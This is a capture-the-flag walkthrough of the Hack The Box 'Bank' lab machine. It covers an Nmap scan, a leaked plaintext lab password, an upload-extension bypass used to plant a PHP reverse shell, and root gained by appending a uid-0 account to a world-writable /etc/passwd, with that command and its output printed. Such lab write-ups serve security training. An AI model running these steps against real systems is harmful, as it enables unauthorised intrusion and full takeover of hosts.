
Bank



Initial Information About Box:


The box Bank is a easy box that shows the OS as Linux, with the IP is 10.10.10.29.

Enumeration:


To start enumeration on the box I started by running Nmap against the host to see what was running.


```
root@kali:~# nmap -A -T4 -p- 10.10.10.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 15:39 EDT
Nmap scan report for 10.10.10.29
Host is up (0.11s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/7%OT=22%CT=1%CU=37301%PV=Y%DS=2%DC=T%G=Y%TM=60E6047F
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
ST11N
OS:W7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
R
OS:=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   107.95 ms 10.10.14.1
2   108.42 ms 10.10.10.29
```

I see right away that port 53 is open which makes me think there might be a DNS name that is associated with the IP. I also see that port 80 is open which will mean it has a web server enabled.




After seeing the default page and after running directory brute forcing, I found nothing. I then guessed that the DNS name would be bank.htb. This is only from previous machines with name of the box as the DNS name. I added that to my hosts file and then went to the site to see if it was different.






After going to the page, I then ran directory brute forcing and found the directory of balance-transfer.




After finding this page and you click on any of the links, you see that the files are all encrypted. After seeing that and going through all the account files, you find one that is not encrypted.





```
--ERR ENCRYPT FAILED
+==================+
| HTB Bank Report |
+==================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```


After finding the credentials, you will want to use the login page to then login.

chris@bank.htb: !##HTBB4nkP4ssw0rd!##



When you login you will go to the support page and see that you can upload files. After going through the source code of the page, you will see a comment left on the page. Which will allow you to upload a ".htb" extension that will function as a ".php" extension.






You will want to create a file that has the extension of ".htb" that has a php reverse shell as the contents and upload that file to the page.


Exploit:

After uploading the file, in the /uploads/ directory the file will be there which after calling the page you will get a rev shell back.




Privilege Escalation:

After gaining access onto the box, you can use linPEAS to run a script for priv esc options.



After running linPEAS, you will see that the file /etc/passwd file is world writable. This will allow you to add a user that has root privileges then you can switch to that user and gain root access.



```
www-data@bank:/var/www/bank/uploads$ echo "test:wvfR4um67kFfY:0:0:user,,,:/temp:/bin/bash" >> /etc/passwd
<um67kFfY:0:0:user,,,:/temp:/bin/bash" >> /etc/passwd
www-data@bank:/var/www/bank/uploads$ su test
su test
Password: password

root@bank:/var/www/bank/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/var/www/bank/uploads# whoami
whoami
root
root@bank:/var/www/bank/uploads#
```